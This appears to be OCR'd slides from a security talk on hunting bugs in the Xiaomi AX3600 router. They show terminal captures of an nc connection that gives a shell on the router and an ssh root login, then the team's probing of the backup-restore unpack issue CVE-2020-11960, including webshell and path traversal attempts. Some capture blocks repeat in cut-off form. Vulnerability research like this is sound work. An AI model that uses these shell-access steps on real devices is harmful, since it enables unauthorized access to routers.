
```
PS D:\Project\bug-hunting\miwifi-AX3600\debug> nc -vv 192.168.31.1 3343
Warning: forward host lookup failed for XiaoQiang: h_errno 11001: HOST_NOT_FOUND
XiaoQiang [192.168.31.1] 3343 (ms-cluster-net) open
uname -a
Linux XiaoQiang 4.4.60 #0 SMP PREEMPT Tue Mar 10 04:29:18 2020 aarch64 GNU/Linux
ls
bin
cfg
data
dev
etc
ini
lib
lib64
mnt
overlay
proc
readonly
rom
root
sbin
sys
tmp
userdisk
usr
```

Getting debugging environment




```
PS D:\Project\bug-
Warning: forward h
XiaoQiang [192.168
uname -a
Linux XiaoQiang 4.
ls
bin
cfg
data
dev
etc
ini
lib
lib64
mnt
overlay
proc
readonly
rom
root
sbin
sys
tmp
userdisk
usr
```

Getting debugging environment



```
PS C:\Users\M4x> ssh root@192.168.31.1
root@192.168.31.1's password:


BusyBox v1.25.1 (2020-05-08 17:21:13 UTC) built-in shell (ash)

 -----------------------------------------------------
       Welcome to XiaoQiang!
 -----------------------------------------------------
  $$$$$$\  $$$$$$$\  $$$$$$$$\      $$\      $$\        $$$$$$\  $$\   $$\
 $$  __$$\ $$  __$$\ $$  _____|     $$ |     $$ |      $$  __$$\ $$ | $$  |
 $$ /  $$ |$$ |  $$ |$$ |           $$ |     $$ |      $$ /  $$ |$$ |$$  /
 $$$$$$$$ |$$$$$$$  |$$$$$\         $$ |     $$ |      $$ |  $$ |$$$$$  /
 $$  __$$ |$$  __$$< $$  __|        $$ |     $$ |      $$ |  $$ |$$  $$<
 $$ |  $$ |$$ |  $$ |$$ |           $$ |     $$ |      $$ |  $$ |$$ |\$$\
 $$ |  $$ |$$ |  $$ |$$$$$$$$\       $$$$$$$$$  |       $$$$$$  |$$ | \$$\
 \__|  \__|\__|  \__|\________|      \_________/        \______/ \__|  \__|


root@XiaoQiang:~#
```

Getting debugging environment



root@XiaoQiang: ~


```
PS C:\Users\M4x> ssh root@192.168.31.1
root@192.168.


BusyBox v1.25


 -----------
      Welcom
 -----------
  $$$$$$\  $$
 $$  __$$\ $$
 $$ /  $$ |$$
 $$$$$$$$ |$$
 $$  __$$ |$$
 $$ |  $$ |$$
 $$ |  $$ |$$
 \__|  \__|\_


root@XiaoQian
```

BV1es411D7sW

PART 3

GrayBox to WhiteBox

Unpack Procedure issue (CVE-2020-11960)



Translation for non-Chinese speakers:


Restore router settings from backup

Unpack Procedure issue (CVE-2020-11960)

```
chaitin@chaitin:~$ ls
2020-07-07--18_43_51.tar.gz
chaitin@chaitin:~$ tar xvf 2020-07-07--18_43_51.tar.gz
cfg_backup.des
cfg_backup.mbu
chaitin@chaitin:~$ file *
2020-07-07--18_43_51.tar.gz: gzip compressed data, max compression, from Unix
cfg_backup.des:              ASCII text, with no line terminators
cfg_backup.mbu:              data
chaitin@chaitin:~$ cat cfg_backup.des
["mi_basic_info","mi_network_info","mi_wifi_info","mi_lan_info","mi_arn_info"]
chaitin@chaitin:~$ cat cfg_backup.mbu
�k��^�L�j�'��5V������
Ucȷ/�h����Pi��P���
          )v��na�D�G�����0�W�"���5
 ......
```


A regular backup file for AX3600

Unpack Procedure issue (CVE-2020-11960)



A natural assumption of the unpack procedure


Unpack Procedure issue (CVE-2020-11960)



Q: Can we upload a webshell?

A: No. We can only upload .tar.gz file. The archive will be uploaded to /tmp directory and renamed as cfgbackup.tar.gz


Unpack Procedure issue (CVE-2020-11960)



Q: Is there a path traversal issue?

A: We tried, but failed.


Unpack Procedure issue (CVE-2020-11960)



Q: is there any interesting filed in the .mbu file?

A: Clearly it’s encrypted. But the decrypt details are in the encrypted luac files. It seems a dead end at least for now.

